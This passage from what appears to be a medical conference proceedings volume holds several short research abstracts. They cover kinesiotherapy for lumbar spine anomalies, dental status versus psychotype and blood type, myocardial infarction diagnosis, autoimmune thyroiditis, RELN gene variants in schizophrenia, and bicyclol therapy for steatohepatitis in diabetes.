We used: traction in the position of the patient lying on his stomach using post-isometric relaxation (PIR; traction of the lumbar spine in the supine position with bent knees; mobilization on the lumbar spine in the position lying on the side and neutral posture; mobilization on the lumbar spine in lying on the side in kyphosis with the lower leg bent and the upper leg hanging freely from the edge of the table (K. Lewit) [8]. PIR of the rectus dorsi muscle; PIR of the trunk rotator muscles; PIR of the iliopsoas muscle; PIR of the gluteus maximus muscles; PIR of the piriformis muscle; mobilization of the lumbar spine in rotation with flexion and extension; mobilization in rotation of the lumbar in combination with neuromuscular therapy; traction of the lumbar with extension and flexion; mobilization of the lumbar spine in traction using PIR (V. Gubenko) [1]. Mobilization of the lumbar spine during extension; mobilization of the lumbar spine during extension (I. Dovgyi) [2]. We also used the techniques developed by us in the form of muscle relaxant corrective therapy.

The effectiveness of treatment was determined by a combination of its criteria (a decrease in the severity of PVS according to VAS to 0-3 points, a decrease in the degree of blocking in the VMS up to the disappearance of FB, an improvement in the index of quality of life). The best treatment success rates were in patients with spina bifida - 93%, sacralization - 86%, spondylolysis - 82% and with lumbalization - 79%.

Clinical example as an illustration of treatment. Patient S., 22 years old, driver. He complained of intermittent pain in the lumbar spine. Pain is associated with physical activity, prolonged stay in an uncomfortable position, hypothermia. Also worried about the feeling of constant discomfort in the lumbar region.

From the anamnesis it is known that he first felt pain in the lower back at the age of 14, after a sudden movement. At that time, he did not seek medical help. In the future, the frequency of occurrence of PVS increased. Occasionally took analgesics, non-steroidal anti-inflammatory drugs. Exacerbation 4 days ago after weight lifting.

On examination: flattened lumbar lordosis. Fb L4-S1 arl (D,S) 2 st. by A.Stoddard. Pain on palpation of the paravertebral muscles at the level of L3-S1. Tendon reflexes D=S, no sensory disturbances. Positive symptoms of Neri, Lasegue from 2 sides at an angle of 45 degrees. The PVS on VAS is 7 points.

On radiographs of the lumbosacral spine in 2 projections + functional loads and MRI-grams: osteochondrosis, ALST in the form of spina bifida posterior S1, protrusion of the discs L4-L5, L5-S1.

The patient underwent 9 kinesiotherapy sessions, after which the PVS according to VAS regressed to 0-1 points, the range of motion in the blocked VMS was restored. Tension symptoms are negative, palpation of the paravertebral muscles in the lumbar spine is painless.

Thus, we came to the conclusion that it is possible to recommend the proposed kinesiotherapy technique for the treatment of PVS in patients with ALST.

#### References:

1. В.П. Губенко. Мануальна терапія в вертеброневрології. К., 2006.
2. І.Л. Довгий. Захворювання периферичної нервової системи. В 3-х т. – К., - 2016.
3. В.Г. Колотуша. Особливості больового синдрому в нижній ділянці спини у хворих молодого віку з аномаліями розвитку поперекового відділу хребта. Зб. наук. праць співробіт. НМАПО імені П.Л.Шупика. 23(2). 2014.
4. Т.В. Комар, Т.В. Хмара, П.Є. Ковальчук, М.О. Ризничук, І.Г. Бірюк, І.І. Заморський. Онтологія уроджених вад хребта. Український журнал медицини, біології та спорту. 7; 1(35). 2022.
5. А.М. Орел. Аномалии и пороки развития позвоночника. Международный неврологический журнал. 2(12). 2007.
6. А.М. Орел. Эпидемиология и рентгенодиагностика аномалий развития по данным одномоментного исследования всех отделов позвоночника. Международный неврологический журнал. 4(26). 2009.
7. С. Франк, М. Франк, Г. Франк. Відновлюване лікування методом мануальної терапії патологій пов'язаних з люмбалізацією. World Science. 6(58), Vol.2. 2020.
8. K. Lewit. Manipulative Therapy: Musculoskeletal Medicine. Churchill Livingstone. 2010.
9. A. Stoddard. Manual of Osteopathic Practice. Hutchinson, 1983.

## **INTERRELATIONSHIPS BETWEEN DENTAL STATUS AND SOME STABLE BODY PARAMETERS OF YOUNG PEOPLE**

**Cheh Yulia**

3-year student of stomatological department,  
Poltava State Medical University

**Ilenko-Lobach Nataliia**

PhD, Assistant Professor

**Ilenko Nataliia**

PhD, Associate Professor,  
Department of Therapeutical dentistry,  
Poltava State Medical University

**Actuality:** According to some data, the prevalence of odontopathology and periodontal tissue diseases on a global scale reaches 95-98% and most of the lesions occur in children, adolescents and young people[1-3]. Therefore, the search for a non-invasive, accessible method of predicting the risks of diseases of the hard tissues of the teeth and periodontal tissues remains relevant. According to this, it is important to study the interrelationships of dental morbidity and other parameters of the human body, in particular constant, unchanging and determined throughout life. Among such personality characteristics, blood type as a genetically determined physiological feature and fixed psychological parameters such as psychotype and temperament are interested[1,3].

**Aim of work:** to study the relationships between dental status and some stable body parameters of young people.

**Materials and methods :** 34 young people aged 20-27, who are students of higher education at the Poltava State Medical University, were interviewed and examined. All participants were surveyed to determine their psychotype and temperament. The examination was carried out with determinations of the OHI-S by Green-Vermillion, the prevalence and intensity of caries (DMFS), the papillary-marginal-alveolar PMA index (in the Parma modification). The blood group was recorded according to the AB0 system from the history of life.

**Results:** there were 20 men and 14 women among the study participants. Analysis of the study participants by psychotype revealed the following distribution: 23 individuals (67.65%) had the characteristics of an introverted psychotype, and 11 individuals (32.35%) made up the group of extroverts. It was found that the hygienic care of the oral cavity of the respondents corresponds to the average level and does not reliably differ between people with introverted and extraverted psychotypes. The DMFS index, which reflects the morbidity of the hard tissues of the teeth in the examined persons, turned out to be slightly worse in extroverts, compared to persons



of the introverted psychotype. The percentage of people with periodontal pathology was slightly higher among respondents of the introverted psychotype, and the severity of periodontal tissue diseases was also higher among introverts.

Most of the people who took part in the study, namely 17 people (50%) had II blood type. 9 people (26.5%) noted that they have the I blood type, and only 4 people (11.8% each) had the III and IV blood types. The analysis of the respondents distribution by ABO blood types in accordance with the psychotype was as follows: among the study participants with an introverted psychotype, 21.7% of people with the I blood type, 52.2% of the people with the II blood type, 8.7% of the people with the III blood type and 17.4% of people with IV blood type; among respondents with an extroverted psychotype, 36.4% of people with blood type I, 45.4% of people with blood type II, 18.2% of people with blood type III, and people with blood type IV were not found in this group of examined persons.

According to the type of temperament, the study participants were distributed as follows: melancholics - 5 people (14.71%), phlegmatic - 13 people (38.23%), sanguine and choleric 8 people each (23.53% each). No melancholics were found among individuals with an extroverted psychotype, and phlegmatics, sanguine and choleric were distributed in this group with the same percentage share. All 4 types of temperament were identified among introverts. Most of them were phlegmatic (43.5%). 21.7%, 17.4%, and 17.4% of people with an introverted psychotype were choleric, sanguine, and melancholic, respectively.

**Conclusions:** the obtained data may indicate the presence of interrelationships between dental status and human body stable parameters, including psychological characteristics of respondents and blood type. The obtained research results require further detailed study and comprehensive analysis.

**Keywords:** dental status, psychological parameters, psychotype, temperament, blood type.

#### **References:**

1. Blood levels of lead and dental caries in permanent teeth  
Juan F. Yepes DDS, MD, MPH, MS, DrPH, Jayme McCormick-Norris DDS
2. Соколова І. І. Особливості патогенезу, клініки, діагностики і лікування генералізованого пародонтиту в осіб зі спадковою схильністю до його розвитку : автореф. дис. на здобуття наук. ступеня д-ра мед. наук : спец. 14.01.22 «Стоматологія» / І. І. Соколова. – К., 2008. – 35 с.
3. Blood type and dental status. - Yuliia Chekh. – Abstract book of IHSC 2022, Lithuanian university of health sciences, Kaunas, Lithuania, April 14-15<sup>th</sup>, 2022

## DIFFERENTIAL DIAGNOSIS OF MYOCARDIAL INFARCTION

**Holubnych Nazar,**  
Student

Bogomolets National Medical University

**Kushnir Valentyna,**

PhD, Senior teacher  
Bogomolets National Medical University

**Introduction.** According to the report of the Ministry of Health of Ukraine in November 2020, the top causes of death in the population are cardiovascular diseases, mainly myocardial infarction. The number of deaths caused by this disease hovers around 40,000 that is 60% of the total mortality. Therefore, differential diagnosis and treatment of this disease are of great interest and importance.




Figure 1. Mortality structure in November 2020

**Pathophysiology.** Acute myocardial infarction develops an acute disturbance of blood flow in the coronary artery, usually causing the formation of a blood clot. In normal coronary arteries, blood flow is usually not disturbed. However, if there is an atheroma (cholesterol stain or plaque) on the wall of the vessel, then over time, its outer shell breaks starting the process of blood clotting with the formation of a blood clot. According to statistics, the most common etiological factors are prolonged ischemia of the heart muscle, coronary artery embolism, subintimal bleeding and thrombosis, which in most cases leads to serious consequences.

After 10–15 minutes of ischemia, myocardial tissue necrosis begins, and since myocardial cells are highly differentiated cells, they have very weak regenerative abilities. Thus, depending on the size of the necrotic tissue, the heart becomes a permanently weaker pump for the rest of a person's life.

Based on clinical, morphological and other signs, the course of myocardial infarction is divided into several periods:

- Developing myocardial infarction - from 0 to 6 hours;
- Acute myocardial infarction - from 6 hours to 7 days;
- Healing (scarring) myocardial infarction – from 7 to 28 days;
- Healed myocardial infarction - starting from the 29th day.




Figure 2. Imaging of myocardial infarction

**Diagnostic methods.** The diagnosis of myocardial infarction is based on:

- Clinical picture, taking into account the anamnesis of the disease and life
- ECG criteria
- Biochemical markers (CK-MB, troponin I)

If myocardial infarction is suspected, an ECG should be recorded at 12 leads. ECG in myocardial infarction is formed under the influence of three zones in the myocardium: the zone of necrosis, the zone of damage surrounding it and the outer zone of ischemia.

**Differential diagnosis.** Most often, myocardial infarction must be differentiated from simple angina pectoris due to the similarity of the primary symptoms. The difficulty of distinguishing lies in the occurrence of a transitional state, often called an intermediate coronary syndrome. Angina pectoris, caused by transient oxygen starvation of the heart muscle, has the character of a short attack (lasting up to an hour), while prolonged acute pain lasting more than an hour (in some cases several or more hours) is a sign of a heart attack.

When exposed to nitroglycerin, an attack of angina pectoris quickly stops (Nitroglycerin dilates blood vessels. It improves blood flow to the heart muscle. At the same time, it lowers blood pressure. If you give the patient one capsule during an attack of severe burning, pressing, constricting pain behind the sternum, the pain can be arrested), pain in intermediate coronary syndrome stops very slowly, and in myocardial infarction, nitroglycerin has no effect at all.

Also, the presence of coronary insufficiency signs has the reason to diagnose the presence of myocardial infarction, as well as a drop in blood pressure, which can sometimes be noted in the intermediate syndrome (but shock phenomena never occur in the intermediate syndrome). In angina pectoris an increase in the activity of blood serum enzymes is never observed; in an intermediate syndrome, their activity increases moderately that is of a transient nature. A significant increase in the activity of blood serum enzymes makes it possible to assume myocardial infarction. The presence of a heart attack can be confirmed by such symptoms as: leukocytosis, shock, accelerated erythrocyte sedimentation, high temperature and hyperglycemia.

ECG plays a significant role in differentiating this disease. So with angina pectoris, ECG signs disappear immediately after an attack, with an intermediate syndrome they persist for several days; during a heart attack, they persist for a long time, they can also have changes, and these changes follow the patterns of the course of the disease.

Particularly great difficulties arise in the differentiation of myocardial infarction from pulmonary embolism. If the patient expectorates blood, when examining the lungs, he has dullness, pleural and other noises, this indicates a pulmonary infarction. But if there is no expectoration of blood, no abnormalities are noted during the examination of the lungs, or perhaps the examination is not thorough enough (so as not to expose the patient to unnecessary movements, since there are fears of myocardial infarction), an erroneous diagnosis may be made. In case of pulmonary embolism, a pulmonary-coronary reflex may occur, passing through the vagus nerve, the impulses of which will give signals to narrow the coronary vessels. Thus, an attack of real angina pectoris may join the pulmonary embolism, which in turn will correct the recognition of the disease and complicate the setting diagnosis.

**Conclusions.** A large number of acutely onset diseases that are symptomatic with pain in the region of the heart or behind the sternum can clinically mimic myocardial infarction. That is why differential diagnosis plays an important role, which will make it possible to reduce the range of possible diseases to a greater extent and provide correct and qualified assistance as soon as possible.

**References:**

- 1) URL:<https://opendatabot.ua/ru/analytics/death-in-november-2020>
- 2) Алмазов В.А., Рябов С.И. Внутренние болезни./ Учебник для студентов медицинских институтов./ – СПб. – 2001.;
- 3) Электрокардиография: учебн. пособие / В.В.Мурашко, А.В.Струтынский. – 14-е изд., перераб. – М. : МЕДпресс-информ, 2017. – 360 с.;
- 4) URL: <https://www.intechopen.com/chapters/62951>
- 5) И. Мадьяр. Дифференциальная диагностика заболеваний внутренних органов, 1, 2 том. Изд. Будапешт. – 1987 г.

# **AUTOIMMUNE THYROIDITIS AS A PSYCHOSOMATIC DISEASE. COMPREHENSIVE APPROACHE TO UNDERSTANDING**

**Ivanova Nataliya**

Assistant of department, psychiatrist, psychotherapist  
Department of Nervous diseases, Psychiatry and Medical psychology  
Bukovinian State Medical University

Autoimmune thyroiditis or lymphocytic thyroiditis, Hashimoto's disease is a chronic inflammatory disease of the thyroid gland of autoimmune origin, which, as a result, leads to hypothyroidism. Over the past 20 years, the prevalence of thyroid disease in Ukraine has increased more than 2.5 times. According to official statistics, 4.7 million patients suffering from thyroid diseases are under the supervision of endocrinologists. However, experts believe that these data are not objective due to insufficient diagnosis. At the same time, primary care physicians have many questions regarding the early detection and treatment of hypo- and hyperthyroidism, autoimmune thyroiditis (AIT), pregnancy management in the presence of thyroid pathology, and the need for therapy in case of subclinical disorders of thyroid function. The risk group for hypothyroidism includes women aged  $\geq 40$  years; women in the first 6 months after childbirth; patients with disorders of lipid metabolism; persons with a burdened history / family history of thyroid pathology; patients who have undergone radiation therapy of the head and neck, as well as those with autoimmune disorders (type 1 diabetes, systemic lupus erythematosus, vitiligo, rheumatoid arthritis, Addison's disease) or thyroid enlargement.

WHO has an approved list of diseases that have a psychosomatic genesis. Among them are thyrotoxicosis, autoimmune thyroiditis and diabetes. Currently, autoimmune thyroiditis is the most common pathology of the thyroid gland in the world - it affects approximately 4% of the population. The frequency of AIT among children is 0.1-1.2%. The prevalence among women aged  $>60$  years is 6-10%. The ratio of women to men among patients with AIT is 8:1.

There are different schools of psychosomatics, the leading ones being German and French. The famous French psychoanalyst, Dr. Joyce McDougal, believed that all the patient's symptoms can be seen as an attempt at self-medication, which a person makes to cope with unbearable mental pain. This creates a certain paradox when it comes to treatment, because the fear of losing symptoms can be a source of strong resistance to psychotherapeutic, and not only, treatment. In performing analytical therapy and looking at the connections that our patients establish with their bodies and illnesses, we try to explain psychosomatic disorders to ourselves using different points of view, which are generally limited to two approaches: the first defines symptoms as the result mental conflict (with an unconscious fantasy based on it); the second emphasizes the lack or deficit present in the patient's mental structure and the loss of the ability to symbolize.

The loss of the ability to symbolize was studied and described, in particular, by authors from the Paris School of Psychosomatics.

J. McDougall's concepts of disorders also relate to the concept of fantasy, which is the basis of disturbed somatic functioning. At first, she considered somatic symptoms as devoid of symbolic meaning (at least because of the lack of displacing the content of fantasy, which can potentially be absorbed into words). Eventually, however, she discovered that some patients employed massive defenses by which they could shut off emotional pain—for example, they could eliminate thoughts that were intensely laden with affect—and she then questioned the complete lack of symbolic meaning.

The purpose of our study was to study the individual characteristics of patients suffering from autoimmune thyroiditis, to form and evaluate the effectiveness of a program of complex correction of autoimmune thyroiditis, in which the main place was given to psychotherapeutic treatment.

We examined 46 patients who were diagnosed with: anxiety, anxiety-depressive disorders, anxiety-phobia, somatoform autonomic dysfunction, somatized disorder against the background of established autoimmune thyroiditis. Patients were divided into two subgroups: 18 received pharmacological correction of the above-mentioned conditions during inpatient treatment in the department of non-psychotic mental disorders, and 28 received complex therapy (pharmacological and psychoanalytically oriented psychotherapy).

The criteria for the inclusion of patients in the research process were as follows: a verified diagnosis of autoimmune thyroiditis and the presence of anxiety-depressive, astheno-depressive and somatized disorders according to the International Classification of Diseases ICD11 without correlation with other factors. When examining patients, we used the following methods: a questionnaire of basic symptoms (Symptom Checklist Scale - SCS-90-R), a method for diagnosing the level of anxiety by C.R. Spielberger and Y.L. Khanin), accentuation of character (test of K. Leongard), evaluation of quality of life (Mezzich, Cohen, Ruiperez, 1999, adapted by Maruta N.O., 2004). For pharmacological correction of asthenic, anxiety-depressive and somatized disorders, we used benzodiazepine tranquilizers, anxiolytics (streptom, mebikar), pregabalin, SSRI antidepressants, and antipsychotics. Psychotherapeutic treatment was represented by psychoanalytically oriented therapy, mainly in the format of short-focus.

Based on the results of the clinical examination, a number of personal traits typical for this category of patients were identified. Belonged to them propensity for regulation, order, details, excessive scrupulousness and conscientiousness, constancy and avoidance of changes, compliance with norms and rules of behavior with unconditional submission to authority, increased obligation and extreme correctness. The listed features were not "through" in patients of this category and were most often manifested in stressful situations with increased anxiety. In the behavior of these patients, one can trace the stenotic, practicality, intelligence, tenacity in achieving the goal, identifying oneself with social roles.

At the same time, behind external confidence and high social skills, as a rule, "seriousness" with increased sensitivity, vulnerability, and a tendency to empathize were hidden. One cannot fail to note in their character manifestations of alarming

incredulity, insufficient self-confidence, which was usually complemented by increased vulnerability, mistrust, secretiveness, excessive caution and affective rigidity. In addition, the desire not only to form relationships based on dependence, but also the need for excessive intimacy with the object of preference was quite typical. In the personal composition of these patients, along with the constitutional (premorbid) tendency to pessimistic thinking, it was possible to highlight the ease of ideas of inferiority and self-blame, autistic, vulnerability, tendency to get stuck, moralizing, which was a common style of response in stressful situations. Outside of stress, the reverse "characteristic" dynamics was observed. The selected behavioral pattern also determined the position of this category of patients before the disease, which was characterized by developed compensatory mechanisms and an active position in the initial stage of AIT.

#### References:

1. Bronstein M. E. Morphological diagnosis of diseases of the thyroid gland (lecture). // Problems of endocrinology. – 1999. - No. 5. – p. 34 – 38.
2. Chekalina N.I. Modern ideas about autoimmune thyroiditis (literature review). Diagnosis and treatment/N/I/ Chekalina, Y.M. Goldenberg, E.E. Petrov, V.P. Botyak, T.V. Nastroga//Herald of problems of biology and medicine.-2012.-Issue 4(1).-P.36-41.
3. Khomulenko T.B. Communicative features of personality with psychosomatics of paired organs/T.B. Khomulenko//Bulletin of KhNPU named after H.S. Frunze Psychology.-Issue 18.-Kharkiv: KhNPU,2006.-P. 181-191.
4. Koolman C.G., Bolk J.H., Brand R., Trijburg R.W., Rooijmans H.G. Is alexithymia a risk factor for unexplained physical symptoms in general medical outpatients? // Psychosom. Med. 2000. Vol. 62. P. 768–778.
5. Martina L. Modulation between alexithymic characteristic internal reality (TAS-20) and external coping in a group of artisans // G. Ital. Med. Lav. Ergon. 2006. Vol. 28. P. 217–219.
6. Sifneos P.E. The prevalence of alexithymic characteristics in psychosomatic patients // Psychother. Psychosom. 1973. Vol. 22. P. 255–262.
7. Tordeurs D., Janne P. Alexithymia, health and psychopathology // Encephale. 2000. Vol. 26, N 3. P. 61–68.



# **ANALYSIS OF SINGLE NUCLEOTIDE POLYMORPHISMS OF THE RELN GENE IN SCHIZOPHRENIA IN THE KAZAKH POPULATION**

**Kenzhebekova Roza,**

MS, Researcher  
Kazakh National Medical University, Almaty

**Kachiyeva Zulfiya**

PhD Student, Head of Laboratory  
Kazakh National Medical University, Almaty

**Tolegenkyzy Aiganym**

BS, Researcher  
Kazakh National Medical University, Almaty

**Akhmetova Zhanar**

MS, Researcher  
Kazakh National Medical University, Almaty

**Bismildina Gaukhar**

MS, Researcher  
Kazakh National Medical University, Almaty

Schizophrenia is a serious mental disorder. For 1% of patients, the disease progresses throughout life. However, for the majority, the peak of the disease occurs at the age of 23-34 years in women, and 20-25 years in men. The disease involves a complex disorder of the brain, which is characterized by cognitive, behavioral and emotional dysfunctions. Diagnosis of the disease is to establish negative and positive symptoms [1]. Positive symptoms include hallucinations and delusions; negative - characterized by a deficit of normal behavior, including asociality, alogia, anhedonia, blunted affect and abulia [2]. There is a wide range of medications used in the treatment of the disease. However, differences in efficacy, serious side effects, and the presence of drug resistance complicate the treatment process. The prevalence of drug-resistant forms of schizophrenia is estimated to range from 12.9% to 48% [3]. Therefore, to increase the effectiveness of treatment complex therapy is used, but administration of several drugs can lead to increasing of side effects.

In 80% of cases the progression of the disease was associated with a genetic predisposition [4]. In this regard, the study of disease biomarkers associated with the mechanisms of occurrence, progression and manifestation of the main symptoms is a relevant task of biomedicine.

In this study, we aimed to explore whether RELN contributes to the vulnerability and severity of clinical symptoms of schizophrenia in a Kazakh population. SNPs

associated with the RELN gene were studied. This gene has been shown to be associated with symptoms of schizophrenia and other mental disorders. The gene is located on chromosome 7q22 and encodes the reelin protein. Previous studies have shown the role of this protein in the control of intercellular interactions during brain development, as well as participation in neurotransmission, memory formation and maintenance of synaptic plasticity. These processes are disturbed in patients with schizophrenia [5-8].

In total, 700 DNA samples from patients with schizophrenia and 2300 DNA samples from people from the control group were genotyped. The study identified 4 haplotypes consisting of rs362814, rs39339, rs540058, and rs661575 was found to be significantly associated with schizophrenia. The SNP selection was based on the previous studies [5].

The SNP rs362814 is represented by the A and T alleles. The minor allele T was found in 70% of patients with schizophrenia and in 45% of people from the control group. rs39339 includes alleles A and C. Allele C is present in DNA of sick people in 67% of cases, while in DNA of healthy people it is only in 20%. T and C alleles are typical for SNP rs540058. The minor allele related to 20% of patients and 8% to healthy people. The minor allele T for SNP rs661575 is more typical for healthy people (31%). In patients with schizophrenia, the rs661575 allele T is represented in 10% of cases.

The results obtained are confirmed by earlier studies by scientists from other countries. Previously discovered polymorphisms in the reelin gene indeed lead to the appearance of various isoforms of this protein, which entails a change in the mechanisms of cellular regulation and the disease appearance [5-9].

#### References:

1. Ortiz-Orendain J, Castiello-de Obeso S, Colunga-Lozano LE, Hu Y, Maayan N, Adams CE. Antipsychotic combinations for schizophrenia. *Cochrane Database Syst Rev* 2017; 6: CD009005 DOI: 10.1002/14651858.CD009005.pub2
2. Kirkpatrick B, Fenton WS, Carpenter WT Jr, Marder SR. The NIMH-MATRICES consensus statement on negative symptoms. *Schizophr Bull* 2006; 32: 214-219 DOI:10.1093/schbul/sbj053
3. Bebawy M, Chetty M. Differential pharmacological regulation of drug efflux and pharmaco-resistant schizophrenia. *Bioessays* 2008; 30: 183-188 DOI: 10.1002/bies.20706
4. Lichtenstein P, Yip BH, Bjork C, Pawitan Y, Cannon TD, Sullivan PF. Common genetic determinants of schizophrenia and bipolar disorder in Swedish families: a population-based study. *Lancet* 2009; 373: 234-239 DOI: 10.1016/S0140-6736(09)60072-6
5. Luo X, Chen S, Xue L, Chen J-H, Shi Y-W, Zhao H. SNP Variation of RELN Gene and Schizophrenia in a Chinese Population: A Hospital-Based Case-Control Study. *Frontiers in Genetics* 2019; 10: 1-10 DOI=10.3389/fgene.2019.00175
6. Hartfuss E, Forster E, Bock HH, Hack MA, Leprince, P, Luque JM. Reelin signaling directly affects radial glia morphology and biochemical maturation. *Development* 2003; 130: 4597-4609 DOI: 10.1242/dev.00654
7. Herz J, Chen Y. Reelin, lipoprotein receptors and synaptic plasticity. *Nat Rev Neurosci* 2006; 7: 850-859 DOI: 10.1038/nrn2009

8.Falkai P, Rossner MJ, Schulze TG, Hasan A, Brzozka, MM, Malchow B. Kraepelin revisited: schizophrenia from degeneration to failed regeneration. *Mol Psychiatry* 2015; 20: 671–676 DOI: 10.1038/mp.2015.35

9.Ovadia G, Shifman S. The Genetic Variation of RELN Expression in Schizophrenia and Bipolar Disorder. *PLoS ONE* 2011; 6(5): e19955. DOI: 10.1371/journal.pone.0019955

# **THE EFFECT OF BICYCLOL ON THE STATE OF THE CONNECTIVE TISSUE COMPONENTS OF THE EXTRACELLULAR MATRIX OF THE LIVER IN THE COMPLEX THERAPY OF NON-ALCOHOLIC STEATOHEPATITIS WITH LIVER FIBROSIS IN PATIENTS WITH TYPE 2 DIABETES MELLITUS WITH DIABETIC NEPHROPATHY**

**Zoriana Kotsiubiichuk,**

Associate Professor

Bukovinian State Medical University

**Introduction.** The problem of comorbid non-alcoholic steatohepatitis, type 2 diabetes mellitus and diabetic kidney disease is the rapid progression of all comorbid diseases, decompensation of carbohydrate metabolism, the development of hepatocellular and renal failure.

The purpose of the study was to determine the probable effect of a complex of metformin, rosuvastatin and bicyclol on markers of hepatocyte cytolysis in patients with nonalcoholic steatohepatitis and diabetes mellitus type 2 with diabetic kidney disease, the degree of hepatocyte steatosis and stage of liver fibrosis, as well as the content of extracellular protein and carbohydrate components in the blood tissues that are markers of the intensity of liver fibrosis and the progression of non-alcoholic steatohepatitis.

**Materials and methods.** Studies in the dynamics of treatment in 60 patients with nonalcoholic steatohepatitis with type 2 diabetes mellitus and stage I-IV diabetes mellitus, among whom 48 patients were diagnosed with mild non-alcoholic steatohepatitis and 12 with moderate non-alcoholic steatohepatitis. Comorbid disease in 100% of patients with nonalcoholic steatohepatitis was type 2 diabetes mellitus of moderate severity, among which 15 people had diabetes in the compensatory stage, 45 subcompensated. All patients with nonalcoholic steatohepatitis and type 2 diabetes had comorbid diabetic kidney disease, including 21 cases of stage I-II diabetic kidney disease, 20 cases of stage III diabetic kidney disease, and 19 patients with stage IV diabetic kidney disease.

**Results.** Analysis of the results of extracellular matrix connective tissue metabolism in the blood of patients with non-alcoholic steatohepatitis on the background of type 2 diabetes mellitus and diabetic kidney disease indicates that the inflammatory and dysmetabolic process contributes to a significant imbalance of connective tissue components. In particular, the activation of collagen anabolism processes was increased by a 2.0-fold increase in blood protein-bound oxyproline ( $p < 0.05$ ), as well as a decrease in the intensity of collagen catabolism processes by a 1.4-fold decrease in free oxyproline blood content ( $< 0.05$ ), which probably occurred due to inhibition of collagenolytic activity of blood plasma (1.4 times,  $p < 0.05$ ). That is,

activated processes of collagen synthesis are accompanied by inhibition of its degradation with accumulation in the extracellular matrix. We also found a significant increase in the content of hexosamines in the blood by 1.5 times ( $p < 0.05$ ) and accelerated degradation of carbohydrate-protein components of the matrix (with an increase in the content of fucose, not bound to protein, 2.6 times, ( $p < 0.05$ )).

**Conclusions.** Combination therapy with metformin, rosuvastatin in combination with bicyclol in individuals with comorbid nonalcoholic steatohepatitis, type 2 diabetes mellitus and diabetic kidney disease for 3 months helped to eliminate the syndrome of cytolysis of hepatocytes, a significant reduction in fibroblast spectrum of connective tissue components of the extracellular matrix in the blood with a decrease in the content of markers of collagen anabolism, increase in the content of markers of collagen catabolism due to increased total collagenolytic activity of blood plasma, decrease in the content of hexosamines and carbohydrate protein markers.

### References:

1. Babak O.Ya., Kolesnikova Ye.V., Sytnik K.A. Vliyaniye Bitsyklola na dinamiku tsitoliticheskogo sindroma u bol'nykh nealkogol'noy zhirovoy bolezniyu pecheni. *Suchasna gastroenterologiya*. 2013;4(72):18-22.
2. Ivashkin V.T., Mayevskaya M.V., Zharkova M.S. i dr. Algoritmy diagnostiki i lecheniya v gepatologii. M.: MEDpress-inform; 2016. 176 s. <https://www.rsls.ru/files/news/Present2208.pdf>
3. Pirogova I.Yu, Yakovleva S.V., Neuymina T.V. i dr. Effektivnost' i bezopasnost' Bitsyklola pri nealkogol'noy zhirovoy bolezni pecheni: rezul'taty kogortnogo issledovaniya. *Ros. zhurnal gastroenterologii, gepatol, koloproktologii*. 2018;28(4):66-75. <https://doi.org/10.22416/1382-4376-2018-28-4-66-75>.
4. Khukhlina O.S., Antoniv A.A., Mandryk O.Ye., Hrynyuk O.Ye.. Nealkohol'na zhyrova khvoroba pechinky ta komorbidni stany: osoblyvosti patohenezu, kliniky, diahnostyky, likuvannya. Chernivtsi, 2017. 188 s.
